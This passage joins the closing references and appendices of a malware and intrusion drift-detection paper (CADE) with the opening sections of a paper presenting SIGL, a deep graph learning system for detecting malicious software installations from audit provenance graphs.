[46] Marc Masana, Idoia Ruiz, Joan Serrat, Joost van de Weijer, and Antonio M Lopez. Metric learning for novelty and anomaly detection. In *Proc. of BMVC*, 2018.

[47] Brad Miller, Alex Kantchelian, Sadia Afroz, Rekha Bachwani, Edwin Dauber, Ling Huang, Michael Carl Tschantz, Anthony D. Joseph, and J.D. Tygar. Adversarial active learning. In *Proc. of AISec*, 2014.

[48] Yisroel Mirsky, Tomer Doitshman, Yuval Elovici, and Asaf Shabtai. Kitsune: an ensemble of autoencoders for online network intrusion detection. In *Proc. of NDSS*, 2018.

[49] Aristotelis-Angelos Papadopoulos, Mohammad Reza Rajati, Nazim Shaikh, and Jiamian Wang. Outlier exposure with confidence control for out-of-distribution detection. *arXiv preprint arXiv:1906.03509*, 2019.

[50] Nicolas Papernot and Patrick McDaniel. Deep k-nearest neighbors: Towards confident, interpretable and robust deep learning. *arXiv preprint arXiv:1803.04765*, 2018.

[51] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot, and E. Duchesnay. Scikit-learn: Machine learning in Python. *Journal of Machine Learning Research*, 2011.

[52] Feargus Pendlebury, Fabio Pierazzi, Roberto Jordaney, Johannes Kinder, and Lorenzo Cavallaro. TESSERACT: Eliminating experimental bias in malware classification across space and time. In *Proc. of USENIX Security*, 2019.

[53] Marco Tulio Ribeiro, Sameer Singh, and Carlos Guestrin. "why should i trust you?" explaining the predictions of any classifier. In *Proc. of KDD*, 2016.

[54] Marco Tulio Ribeiro, Sameer Singh, and Carlos Guestrin. Anchors: High-precision model-agnostic explanations. In *Proc. of AAAI*, 2018.

[55] Royi Ronen, Marian Radu, Corina Feuerstein, Elad Yom-Tov, and Mansour Ahmadi. Microsoft malware classification challenge. *arXiv preprint arXiv:1802.10135*, 2018.

[56] Ramprasaath R Selvaraju, Michael Cogswell, Abhishek Das, Ramakrishna Vedantam, Devi Parikh, and Dhruv Batra. Grad-cam: Visual explanations from deep networks via gradient-based localization. In *Proc. of ICCV*, 2017.

[57] Iman Sharafaldin, Arash Habibi Lashkari, and Ali A Ghorbani. Toward generating a new intrusion detection dataset and intrusion traffic characterization. In *Prof. of ICISSP*, 2018.

[58] Avanti Shrikumar, Peyton Greenside, and Anshul Kundaje. Learning important features through propagating activation differences. In *Proc. of ICML*, 2017.

[59] Karen Simonyan, Andrea Vedaldi, and Andrew Zisserman. Deep inside convolutional networks: Visualising image classification models and saliency maps. *Workshop at ICLR*, 2014.

[60] Robin Sommer and Vern Paxson. Outside the closed world: On using machine learning for network intrusion detection. In *Proc. of S&P*, 2010.

[61] Jost Tobias Springenberg, Alexey Dosovitskiy, Thomas Brox, and Martin Riedmiller. Striving for simplicity: The all convolutional net. In *Proc. of ICLR*, 2015.

[62] Mukund Sundararajan, Ankur Taly, and Qiqi Yan. Axiomatic attribution for deep networks. In *Proc. of ICML*, 2017.

[63] Romain Thomas. Lief - library to instrument executable formats. https://lief.quarkslab.com/, April 2017.

[64] Robert Tibshirani and Guenther Walther. Cluster validation by prediction strength. *Journal of Computational and Graphical Statistics*, 2005.

[65] Daniele Ucci, Leonardo Aniello, and Roberto Baldoni. Survey of machine learning techniques for malware analysis. *Computers & Security*, 2019.

[66] Laurens van der Maaten and Geoffrey Hinton. Visualizing data using t-SNE. *Journal of Machine Learning Research*, 2008.

[67] Alexander Warnecke, Daniel Arp, Christian Wressnegger, and Konrad Rieck. Don't paint it black: White-box explanations for deep learning in computer security. In *Proc. of Euro S&P*, 2020.

[68] Fengguo Wei, Yuping Li, Sankardas Roy, Xinming Ou, and Wu Zhou. Deep ground truth analysis of current android malware. In *Proc. of DIMVA*, 2017.

[69] Xiaojun Xu, Chang Liu, Qian Feng, Heng Yin, Le Song, and Dawn Song. Neural network-based graph embedding for cross-platform binary code similarity detection. In *Proc. of CCS*, 2017.

[70] Rowland Yu. Ginmaster: a case study in android malware. In *Virus bulletin conference*, 2013.

[71] Xinyang Zhang, Ningfei Wang, Shouling Ji, Hua Shen, and Ting Wang. Interpretable deep learning under fire. In *Proc. of USENIX Security*, 2020.

[72] Yaqin Zhou, Shangqing Liu, Jingkai Siow, Xiaoning Du, and Yang Liu. Devign: Effective vulnerability identification by learning comprehensive program semantics via graph neural networks. In *Proc. of NeurIPS*, 2019.

[73] Jingbo Zhu, Huizhen Wang, Eduard Hovy, and Matthew Ma. Confidence-based stopping criteria for active learning for data annotation. *ACM Trans. Speech Lang. Process.*, 2010.

[74] Arthur Zimek, Erich Schubert, and Hans-Peter Kriegel. A survey on unsupervised outlier detection in high-dimensional numerical data. *Statistical Analysis and Data Mining*, 2012.

Appendix A: Boundary-based Explanation

To perform the boundary-based explanation, we first need to approximate the detection boundary of the drift detection module with a *parametric function*. We need to run approximation because the true boundary of the drift detector is threshold-based, which is not parametric. Specifically, we used an MLP classifier to perform the approximation in the latent space. Due to the limited number of drifting samples, to approximate the decision boundary, we first synthesized more drifting samples by adding Gaussian noise to the latent representations of the detected drifting samples. Then, we trained an MLP $g(\boldsymbol{z})$ to classify the latent representations of the in-distribution samples from the drifting samples. After obtaining the approximation model, we combined it with the contrastive autoencoder f to construct a supervised approximation of the detection module (*i.e.* $g(f(\boldsymbol{x}))$). We conducted the approximation in the latent space rather than the input space for two reasons. First, training an MLP in a low dimensional space is more efficient than in a high dimensional space. Second, directly utilizing the original contrastive autoencoder enables a higher fidelity of the supervised approximation than approximating the autoencoder with another network. Using the supervised approximation, we then applied the perturbation-based explanation method [22] to explain each drifting sample. Similar to CADE, this method also outputs a mask indicating the feature importance. We ranked the $\boldsymbol{m}_i$ and pinpointed the features with high $\boldsymbol{m}_i$ as the important ones.

Appendix B: CADE Implementation Details

CADE. We implemented CADE based on the Keras [26] package with Tensorflow [1] as the backend. The hyper-parameters of CADE and the baselines are configured as the following. As for CADE, we set the encoder as an MLP with the architecture of 1340-512-128-32-7 for the Drebin dataset (the first dimension could vary when using different families as the unseen family) and 83-64-32-16-3 for the IDS2018 dataset. The activation function for each hidden layer is the ReLU function. We applied the Adam optimizer with the learning rate of 0.0001 and epochs of 250 to train both networks. The batch size for Drebin and IDS2018 are 32 and 256, respectively. As for the hyper-parameters introduced by the contrastive loss in Eqn. (1), we set $\lambda = 0.1$ and $m = 10$. We applied the widely used empirical value for the MAD threshold and coefficient: $T_{\text{MAD}} = 3.5$ and $b = 1.4826$. For the hyper-parameters introduced by the explanation loss in Eqn. (2), we set $\lambda_1 = 1e-3$ and used the Adam optimizer with the learning rate of 0.01 to solve the optimization function. The training epoch is set as 250.

Drift Detection Baselines. The vanilla autoencoder baseline was implemented as a variant of our system without using contrastive learning. We also implemented a multi-class version of Transcend based on the source code provided by the authors. The hyper-parameters of the vanilla AE baseline are almost the same with CADE except for the MAD threshold $T_{MAD} = 0$. We tried $T_{MAD} = 3.5$ for this method, which resulted in zero precision and recall. The reason is that the distance in vanilla AE's latent space is not optimized to compare different samples and thus MAD lost its effectiveness.

For Transcend, we used an MLP with the architecture of 1340-100-30-7 for the Drebin dataset and 83-30-3 for the IDS2018 dataset to train a multi-class classifier. Then we used the negative output probability $-p$ as the non-conformity measure of Transcend. We set the threshold of the credibility p-value as 1.0. That is, a testing sample is marked as a drifting sample if its p-value is lower than 1.0.

Explanation Baselines. We implemented the boundary-based explanation method and the random selection as described in the main text. For COIN, we used the source code released by the authors as the implementation.[5] The network architectures of the approximation function g in the boundary-based explanation are 7-15-2 and 3-15-2 for Drebin and IDS2018, respectively. The optimizer, batch size, and number of epochs are the same as those used in our sys-

[5] https://github.com/ninghaohello/Contextual-Outlier-Interpreter

Parameter	Drebin (Avg±Std)		IDS2018 (Avg±Std)	
	F_1	Norm. Effort	F_1	Norm. Effort
$m = 5$	0.95 ± 0.05	0.97 ± 0.05	0.72 ± 0.39	0.72 ± 0.39
$m = 10$	0.96 ± 0.03	1.00 ± 0.09	0.96 ± 0.06	0.95 ± 0.07
$m = 15$	0.91 ± 0.06	1.00 ± 0.14	0.77 ± 0.33	0.76 ± 0.34
$m = 20$	0.93 ± 0.03	1.06 ± 0.13	0.98 ± 0.02	1.02 ± 0.02
$\lambda = 1$	0.95 ± 0.03	1.05 ± 0.11	0.94 ± 0.09	1.00 ± 0.00
$\lambda = 0.1$	0.96 ± 0.03	1.00 ± 0.09	0.96 ± 0.06	0.95 ± 0.07
$\lambda = 0.01$	0.94 ± 0.03	1.05 ± 0.09	0.67 ± 0.47	0.71 ± 0.42
$\lambda = 0.001$	0.89 ± 0.10	1.19 ± 0.33	0.95 ± 0.05	0.93 ± 0.08
$T_{MAD} = 2.0$	0.96 ± 0.03	1.00 ± 0.09	0.94 ± 0.09	0.99 ± 0.02
$T_{MAD} = 2.5$	0.96 ± 0.03	1.00 ± 0.09	0.95 ± 0.07	0.97 ± 0.04
$T_{MAD} = 3.0$	0.96 ± 0.03	1.00 ± 0.09	0.95 ± 0.07	0.96 ± 0.05
$T_{MAD} = 3.5$	0.96 ± 0.03	1.00 ± 0.09	0.96 ± 0.06	0.95 ± 0.07

Table 9: Sensitivity test of three hyper-parameters on detecting drifting samples. For each evaluation metric, we report the mean value and the standard deviation across all the settings.

λ_1	Drebin-FakeDoc		IDS2018-Infiltration	
	distance (Avg ± Std)	Ratio	distance (Avg ± Std)	Ratio
0.1	0.119 ± 0.058	91.34%	2.669 ± 3.343	1.99%
0.01	0.085 ± 0.039	96.85%	2.403 ± 3.266	1.36%
0.001	0.065 ± 0.035	97.64%	2.349 ± 3.238	1.41%
0.0001	0.064 ± 0.027	99.21%	2.322 ± 3.240	1.69%

Table 10: Sensitivity test on the hyper-parameter λ_1 of explaining a drifting sample. "Ratio" means the percentage of perturbed samples that cross the decision boundary.

tem. The hyper-parameters of solving the explanation masks (*i.e.* optimizer and epoch) are also the same as our system. Finally, we used the default choices of the hyper-parameters from the authors' code of COIN.

The original implementation of COIN provided by the authors can be very slow when the dataset has a large number of samples and outliers. For each detected outlier, COIN runs KMeans clustering on its 10% of nearest neighbors to get its contexts. To determine the best number of clusters (K), COIN iterates K from 1 to a pre-defined threshold and adopts the measure of *prediction strength* [64] to assess the choice of K. *Prediction strength* can be computationally expensive as it requires pair-wise comparison on the labels predicted by KMeans. To make it feasible, on the large IDS2018 dataset, we only choose 1% of nearest neighbors and fix the number of clusters as a value between 1 and 4 for each outlier. Also, the LinearSVM classifier does not converge on about 6% of outliers even we set max iterations as 200,000. We report the best average result on the converged cases obtained from `COIN`. For the Drebin dataset, we keep all the hyper-parameters the same as the original code.

Appendix C: Hyper-parameter Sensitivity

In Section 3.2, the loss function of contrastive autoencoder has two hyper-parameters: λ and m. Here, we evaluate the sensitivity of `CADE`'s performance to these hyper-parameters. Our experiment methodology is to fix one parameter and swap the other one. We fix λ as 0.1 and set m as 5, 10, 15, 20. As shown in Table 9, `CADE` achieves a high F_1 score on the Drebin dataset when $m = 5$ and $m = 10$, but has some minor degradation on $m = 15$ and $m = 20$. The detection performance on the IDS2018 dataset is good when m is set to a higher number *e.g.*, $m = 20$. Recall that m is the threshold to control the upper-bound distance that will be considered. A dissimilar pair can contribute to the loss function only when their distance is within the radius of m. As such, m can be set to be higher if the dataset is more dispersed and noisy.

To test the effect of λ, we fix $m = 10$ as before, and set λ as 1, 0.1, 0.01, and 0.001. λ controls the weight of the contrastive loss. We can observe from Table 9 that if λ is too small, it hurts `CADE`'s performance. The results confirm the importance of the contrastive loss.

In Algorithm 1, we set the threshold of MAD T_{MAD} as 3.5, which is an empirical value [40]. We also tested other commonly used MAD thresholds of 2, 2.5, 3. A smaller MAD threshold will detect more samples as potential drifting samples, but it may not affect the ranking procedure. As shown in Table 9, the average results of the detected drifting samples keep the same as $T_{MAD} = 3.5$ on Drebin and minor fluctuations on the IDS2018 dataset, indicating T_{MAD} has subtle effects on detecting drifting samples.

To assess the sensitivity of the hyper-parameter λ_1 in the loss function (Eqn.(2)) of distance-based explanation, we set λ_1 as 0.1, 0.01, 0.001, and 0.0001. As shown in Table 10, we notice that smaller λ_1 can have a slightly smaller average distance to the nearest centroid on both Drebin and IDS2018 datasets. Also, a smaller λ_1 can increase the ratio of perturbed samples that cross the decision boundary from 91.34% to 99.21% on Drebin-FakeDoc. While for IDS-Infiltration, the ratio could vary on different values of λ_1. But overall, both evaluation metrics do not have significant differences among different values of λ_1.

Sampling Rate	10%	15%	20%	25%	30%
F_1 score	0.96	0.98	0.98	0.98	0.97

Table 11: Sampling rate of IDS2018 dataset vs. F_1 score of CADE.

Appendix D: IDS2018 Additional Results

In our experiment, we only sampled 10% of the network traffic from the IDS2018 dataset. Traffic sampling is a common approach in intrusion detection, which allows us to comprehensively test different experimental setups. We also find that including more traffic only increases the computational overhead and has a negligible influence upon the performance. As shown in Table 11, as the sampling rate increases, `CADE`'s F_1 scores remain consistently high.

SIGL: Securing Software Installations Through Deep Graph Learning*

Xueyuan Han[1], Xiao Yu[2], Thomas Pasquier[3], Ding Li[4], Junghwan Rhee[2], James Mickens[1], Margo Seltzer[5], and Haifeng Chen[2]

[1]*Harvard University,* [2]*NEC Laboratories America,* [3]*University of Bristol,* [4]*Peking University,* [5]*University of British Columbia*

Abstract

Many users implicitly assume that software can only be exploited *after* it is installed. However, recent supply-chain attacks demonstrate that application integrity must be ensured during installation itself. We introduce SIGL, a new tool for detecting malicious behavior during software installation. SIGL collects traces of system call activity, building a data provenance graph that it analyzes using a novel autoencoder architecture with a graph long short-term memory network (graph LSTM) for the encoder and a standard multilayer perceptron for the decoder. SIGL flags suspicious installations as well as the specific installation-time processes that are likely to be malicious. Using a test corpus of 625 malicious installers containing real-world malware, we demonstrate that SIGL has a detection accuracy of 96%, outperforming similar systems from industry and academia by up to 87% in precision and recall and 45% in accuracy. We also demonstrate that SIGL can pinpoint the processes most likely to have triggered malicious behavior, works on different audit platforms and operating systems, and is robust to training data contamination and adversarial attack. It can be used with application-specific models, even in the presence of new software versions, as well as *application-agnostic* meta-models that encompass a wide range of applications and installers.

1 Introduction

Software installation is risky. Installer programs often execute with administrative privileges, providing installation-time attackers with powerful capabilities to immediately corrupt a system or establish longer-term persistent threats. Signed installation packages verify a package's origin, but not its semantic integrity—installers can be corrupted before they are signed. Thus, as post-installation malware detection has become more sophisticated, corruption of digital supply chains increased by 78% in the one year from 2018 to 2019 [2]. For example, CCleaner is a popular application for removing unused files on desktop computers. In 2017, attackers breached several workstations belonging to its developers, inserting bot software into the official application. The compromised installer was downloaded by 2.27 million users, including employees from major tech companies (e.g., Google, and Microsoft) before being detected and removed [39].

Unfortunately, there are no strong defenses against malicious installation. Fingerprint-based malware detection is easy to evade by tweaking a few bytes of installation data [38]. Content-agnostic tools try to blacklist the untrusted servers and web pages that host malicious software [8]; however, as the CCleaner attack demonstrates, corrupted supply chains provide malicious content via trusted sources. More sophisticated detection algorithms assign dynamic reputation scores to file servers [64, 70]. However, calculating reputation scores is difficult, requiring labeled malware samples [70] or a priori knowledge about the characteristics of malicious files [64].

To improve detection accuracy, server reputation scoring can be augmented with client-side anomaly detection. For example, data provenance frameworks observe causal interactions between kernel-level objects, such as processes, files, and network sockets [10]. Malicious installers will manipulate these objects in ways that are statistically unlikely (and thus detectable using statistical analysis). However, approaches using data provenance [28, 48] are designed for long timescales and unpredictable exploit timings: a provenance log spans weeks or months of system activity, with threats potentially arriving at any moment during the logging period. To reduce log sizes, provenance systems reduce high-fidelity event logs to lower-fidelity summarizations, performing intrusion detection on the summaries. Unfortunately, summarizations hurt diagnostic ability; they omit important contextual information about, for example, the specific processes that malware launched, and the specific files that malware accessed. When they correctly detect an anomaly, reconstructing the low-level details of how the attack unfolded requires manual work that is difficult and error-prone, but critical for understanding which attack vectors need to be patched.

SIGL reduces the manual effort needed to (1) detect malicious installations and (2) identify the malicious processes. We observe that once a malicious installation begins, a ma-

*SIGL is pronounced as "seagull".

chine typically exhibits anomalous behavior (§ 3). Thus, SIGL can afford to collect high-fidelity (but short-term) provenance graphs, discarding old ones if no malicious installations are detected. SIGL analyzes provenance data using a novel form of *unsupervised* deep learning, which means that human analysts do not have to label training sets with both benign and malicious graphs. Instead, given a machine which is known to be malware-free, SIGL automatically featurizes provenance graphs using a novel *component*-based embedding technique tailored for system graphs (§ 4.3). It then applies long short-term memory networks (LSTMs) [62] to extract the graph features corresponding to normal behavior. These features do not rely on any particular malware; therefore, they are general and robust against malicious behavior. When deployed on in-the-wild machines, SIGL uses anomaly scores (§ 4.5) to calculate how far a machine deviates from the baseline features (and thus how likely it is that a machine is experiencing a malicious installation).

We evaluate SIGL by collecting baseline data from an enterprise database storing system events from 141 machines at *NEC Labs America*. Using malicious installers from the wild (as well as ones that we created ourselves), we tested SIGL's ability to detect malicious installation activity. SIGL achieved precision, recall, accuracy, and F-score values all greater than 0.94; in contrast, competing systems that we tested were unable to achieve better than 0.9 on more than a single metric, producing substantially worse scores on the remaining metrics (§ 5.4). We also found that SIGL's ranking system typically produces a small set of candidate processes responsible for the attack, including the one actually responsible (§ 5.5). To demonstrate the applicability and robustness of our approach, we further evaluate SIGL on different platforms (i.e., Windows and Linux) and with various adversarial scenarios (e.g., data contamination and evasion).

In summary, we make the following contributions:

- We formalize the problem of detecting malicious software installation. In particular, we introduce a new kind of provenance graph, called a *software installation graph*, that records the short-term (but high-fidelity) provenance information needed to capture malicious installation activity.
- We are the first to apply deep graph learning to the automatic detection of anomalies in software installation graphs (SIGs). Our approach uses a novel autoencoder architecture layered atop a long short-term memory network.
- We present a novel node featurization model for system-level provenance entities that is generalizable to applications beyond our current project.
- We build and thoroughly evaluate SIGL, an unsupervised detection system, that identifies malicious installations. SIGL creates SIGs using information provided by lightweight audit frameworks such as Windows ETW or Linux Audit. Thus, SIGL requires no additional infrastructure on end hosts, besides a daemon that collects audit data and sends it to a centralized analysis machine. SIGL outperforms current state-of-the-art malware detectors, while also providing the unique ability to identify the set of processes potentially involved in malicious installation activity.
- To the best of our knowledge, we are the first to investigate graph-based adversarial attacks [77, 84] *given realistic and practical systems constraints* faced by the attackers.




Figure 1: The software installation graph from the attack scenario described in § 2. The shaded area shows malicious activities not observed in a legitimate installation. We omit some edges, nodes, and node labels for clarity.

2 Background & Motivation

We simulate the following real-world enterprise attack scenario [51] to illustrate the limitations of existing tools and motivate SIGL's design. Our scenario uses the `Dharma` ransomware, also known as CrySIS, which has become increasingly prevalent in enterprises [4]. One important factor that contributes to its popularity is its continuous evolution to avoid detection. We simulate a recent `Dharma` variant where the adversary bundles the ransomware tool with a benign anti-virus remover, `ESET AV Remover`, creating a new version of the software package. The attackers then launch a phishing attack, impersonating Microsoft, urging enterprise employees to upgrade their anti-virus tool. When an unsuspecting employee runs the installer, `Dharma` runs in the background, encrypting user files, while the employee interacts with the `ESET AV Remover` installer [1]. Neither existing malware detection tools nor newer log- or provenance-based analysis systems are a good match for these kinds of attacks because:

Limitations of Malware Detection Tools. The `Dharma` scenario poses several challenges to existing malware detection solutions. First, customized variants of `Dharma` will effectively evade signature-based malware analysis, including commercial anti-virus detection [47]. In fact, many variants of ransomware families, including `Dharma`, leverage popular installation frameworks (§ 5.1) to circumvent anti-virus detection without even changing the malware signature [16]. A

[1] We evaluate SIGL in this scenario in § 5.

recent incident demonstrates that, similar to our motivating scenario, malware can safely hide in those installation frameworks, bypassing all anti-virus products on VirusTotal [66]. Second, bundling malicious software with legitimate software thwarts conventional file reputation analysis [64, 70].

Downloader graph analysis [45] or malware distribution infrastructure analysis [8] might have proven effective in this instance if it were possible to notice the suspicious origin of the bundled installer. However, if the attackers infiltrated trusted software vendors to distribute the compromised software package [15] (e.g., the CCleaner incident), then, even those approaches would have been rendered ineffective [8].

In summary, these types of exploits can successfully evade detection from existing solutions.

Limitations of Log and Provenance Analysis Solutions. Today's enterprises are rich in commercial threat detection tools and log data; however, as we show in § 5.3, the log-based commercial TDS [59] deployed in our enterprise produces a large number of false positive alarms, because it is strict in matching predefined, single-event signatures (e.g., a process should not write to an unknown file). Newer research prototypes use provenance for intrusion detection [28, 29, 48, 61], which provides more contextual analysis, but these systems value time and space efficiency over fine-grain learning precision. As such, they tend to over-generalize statistical graph features with constrained graph exploration. For example, Fig. 1 depicts the graph structure surrounding the malicious process (`taskhost.exe`). Rectangles, ovals, and diamonds represent processes, files, and sockets, respectively; edges represent relationships between these objects. The shaded area represents the malicious activity that does not exist in normal `ESET AV Remover` installations. These malicious activities comprise only a small portion of the entire graph, essentially hiding among the greater number of normal events that take place during benign installation. Notice that the graph structure surrounding the malicious process (`taskhost.exe`) is similar to that around the benign `AVRemover.exe`, both of which start a new process and communicate with an outside IP address. Existing IDS cannot distinguish these similar structures, because those systems use localized graph analysis (e.g., 1-hop neighborhoods) that limits their ability to explore more distant relationships that provide a richer picture of host behavior. Thus, they produce a large number of false alarms. Even when the alarms are real, it is difficult to pinpoint the cause of an alarm, because existing systems summarize features, thereby losing details.

These existing systems make rational tradeoffs, because their goal is whole-system realtime detection over a long time period. Consequently, they must handle large and fast-growing provenance graphs. In contrast, SIGL focuses on the detection of malicious installation and thus requires a different set of trade-offs.

SIGL Insight. The key insight behind SIGL is that *software installation is generally a well-defined, multi-staged process that can be represented as a bounded, static graph.* The bounded nature of the graph means that we can analyze the graph in its entirety rather than having to summarize it. The multiple stages of installation suggest that we use models that are inherently temporal. SIGL learns both the structure and sequencing of installation without manual feature engineering.

3 Problem Formulation and Threat Model

We formalize the software installation malware detection problem as a graph-based outlier detection problem. Software installation begins when installer execution begins, e.g., the user double clicks on the downloaded package; it terminates when the installer process and all its descendants exit.

We characterize the installation behavior of a software package as a chain of system events leading to its binary files being written to a host system. We then define a software installation graph $\mathcal{G} = (V, E)$, an attributed directed acyclic graph (DAG), to represent this event chain. Nodes V represent system subjects (i.e., processes) and objects (e.g., files, sockets), and edges E record interactions between them. Given a number of benign installations $\mathcal{L} = \{\mathcal{G}^{(s_1)}, \mathcal{G}^{(s_2)}, \ldots, \mathcal{G}^{(s_j)}\}$ on endpoint systems $s_1, s_2, \ldots, s_j$, our goal is to learn a model $\mathcal{M}$ of the installation behavior that classifies a new installation graph $\mathcal{G}^{(s_k)}, k \notin \{1, 2, \ldots, j\}$ as benign or malicious. Given an abnormal $\mathcal{G}$, we also want to rank process nodes $V_p \subset V$ to identify processes exhibiting the most anomalous behavior.

We assume that the attacker's attempt to infiltrate an enterprise network through malicious software installation is the initial system breach. The attacker may distribute malicious installers using phishing emails, through legitimate software distribution channels (i.e., by compromising the integrity of such channels or acting as a man-in-the-middle), or by direct access to the network (i.e., an insider attack).

SIGL's threat model assumes the integrity of the underlying OS and audit framework, as is standard for existing provenance-based systems [28, 61]. We further assume the integrity of provenance records, which can be guaranteed by using existing secure provenance systems [60].

4 SIGL Framework

We begin with an overview of SIGL's architecture and then present the technical details of each major component.

4.1 System Overview

SIGL uses abnormal system behavior to detect installation of malicious software. Its operation consists of three stages: ① data collection & featurization, ② model training & validation, and ③ anomaly detection & prioritization. Fig. 2 illustrates SIGL's architecture and workflow.

① Data Collection & Featurization. For each software installation considered, SIGL gathers audit logs from a collection of machines in the enterprise and transforms each machine's audit logs into a graphical representation called a software installation graph (*SIG*, § 4.2). It then divides the




Figure 2: SIGL collects existing audit data from enterprise workstations and constructs software installation graphs to train a deep autoencoder using a graph LSTM as its encoder. The resulting model is used to detect anomalous test graphs and rank nodes within the graph based on their anomaly scores.

Subject	Object	Event Relationship
process	process	`start`; `end`
	file	`rename`; `read`; `write`; `execute`; `delete`
	socket	`send`; `receive`

Table 1: System entities and dependency relationships.

complete set of graphs (G) into training (G_T) and validation (G_V) sets, with approximately 80% in the training set and 20% in the validation set. Thus, $\mathcal{G}$ represents a *benign* software installation graph for a particular install. SIGL then learns two node embedding models (§ 4.3) from G_T.

② **Model Training & Validation.** Given the features learned in ①, SIGL trains a deep graph learning model (§ 4.4), which is a deep autoencoder with a graph LSTM component as its encoder and a multilayer perceptron as its decoder. The autoencoder learns to reconstruct normal process nodes in $\mathcal{G} \in G_T$ from their latent representations encoded by the graph LSTM, minimizing reconstruction errors. SIGL then uses the validation data G_V to verify the performance of the learned model and, using the reconstruction errors, determine the threshold for anomaly detection.

③ **Anomaly Detection & Prioritization.** Given a trained model and threshold (§ 4.5), SIGL takes audit logs from a new software installation, generates its corresponding SIG, embeds its nodes using the trained node embedding models, and uses the autoencoder model to reconstruct all process nodes. The resulting reconstruction losses are the anomaly scores for each node. If the overall anomaly score exceeds the threshold, SIGL classifies the installation as abnormal and reports a list, sorted by anomaly score, of the most suspicious processes. System administrators can analyze process behavior through the SIG, prioritizing the ones with the highest anomaly scores.

4.2 Software Installation Graphs

Similar to prior systems [23, 31], SIGL builds SIGs using common logging frameworks (e.g., Windows ETW and Linux Audit) based on standard provenance models [76]. SIGL transforms each audit log event into an edge, whose source represents the subject of the event (i.e., the entity responsible for creating the log record) and whose destination represents the object being acted upon (e.g., files, socket connections). The edge itself represents a dependency relationship between these entities. Table 1 shows the dependency relationships that we consider in our work.

SIGL produces the SIG by backtracking [43] from the installed software executable(s), represented as `file` node(s). Given a `file` node, SIGL adds all edges having that node as their destination. It then recursively repeats this procedure for each newly added node, backtracking to the download of the installation package. The resulting graph includes all `process`es involved in the installation as well as any e.g., dynamically linked libraries (DLL) that were executed. We apply an adjustable time bound on how far back we track generic system services (represented as `process` nodes) that are commonly invoked during software installation, thereby minimizing dependency explosion [46]. If the installation produced more than one installed executable, we combine the backtraces into a single SIG. As is done in existing provenance based analysis work [56, 60, 61], we produce acyclic SIGs by creating multiple node *version*s as the state of the corresponding subject/object changes [58].

4.3 Node Embedding for System Entities

Machine learning tasks depend on having a set of informative, discriminative, and independent features [25]. Node featurization is an important building block in graph learning.

Popular network representation learning frameworks, such as node2vec [25], DeepWalk [63], and metapath2vec [18], apply natural language processing (NLP) techniques, most notably word2vec [55], to derive latent embeddings that capture contextual information encoded in the networks. However, these approaches are not designed in the context of representing system entities; in particular, their node features do not encode relationships between system entities and their functionality within the system, which are important for downstream graph learning and anomaly detection.

A good embedding approach for system-level provenance nodes must satisfy two important properties. First, given a system entity that plays a particular role in a system, its embedding must be close to that of other entities if and only if their roles are similar. For example, both system DLLs `c:\windows\system32\ntdll.dll` and `c:\windows\system32\kernel32.dll` contain kernel functions. Their embeddings should be close to each other in the embedding space to facilitate downstream graph learning that captures behavioral similarity of processes loading and executing these two DLLs.

Second, the embedding approach must generalize to system entities *not* in the training dataset. Such entities are especially common in software installation, because the installation almost always introduces temporary files and processes that have semi-random path names. Mishandling such entities (e.g., assigning random embeddings) would cause downstream graph learning to produce excessive false positives for lack of meaningful features.

We satisfy both of these properties by featurizing SIG nodes in an embedding space such that node embeddings encode semantic meanings of the system entities they repre-

sent, while effectively leveraging the classic word2vec [55] learning model. To the best of our knowledge, we are the first to use a neural-network-based approach to meaningfully featurize system-level provenance nodes.

Node Embedding in SIGL. In NLP, word2vec embeds words into a low-dimensional continuous vector space, where words with similar context map closely together. Given a sequence of words, word2vec employs a skip-gram model whose objective is to maximize the log probability of predicting the context around a given target word. A fixed size sliding window on the text sequence determines the context. Assuming the likelihood of observing each context word is independent given the target word, word2vec maximizes: $max\sum_{t=1}^{T} logP(w_{t-C},...,w_{t+C}|w_t) = max\sum_{t=1}^{T}\sum_{-C\leq c\leq C} logP(w_{t+c}|w_t)$. $P(w_{t+c}|w_t)$ is defined by a softmax function: $P(w_{t+c}|w_t) = \frac{exp(\mathbf{w}_{t+c}\cdot\mathbf{w}_t)}{\sum_{i=1}^{V} exp(\mathbf{w}_i\cdot\mathbf{w}_t)}$ where C is the window size, $\mathbf{w}_{t+c}$ and $\mathbf{w}_t$ are the embeddings of the context word w_{t+c} and the target word w_t; V is the vocabulary size.

We apply word2vec as a basis for our embedding approach to featurize path names associated with SIG nodes. Each node in a SIG, whether file, process, or socket, corresponds to a file system path name. These path names encode important semantic relationships. Using the same example from earlier, `c:\windows\system32\ntdll.dll` and `c:\windows\system32\kernel32.dll` reside in the same directory, because they both contain kernel functions.

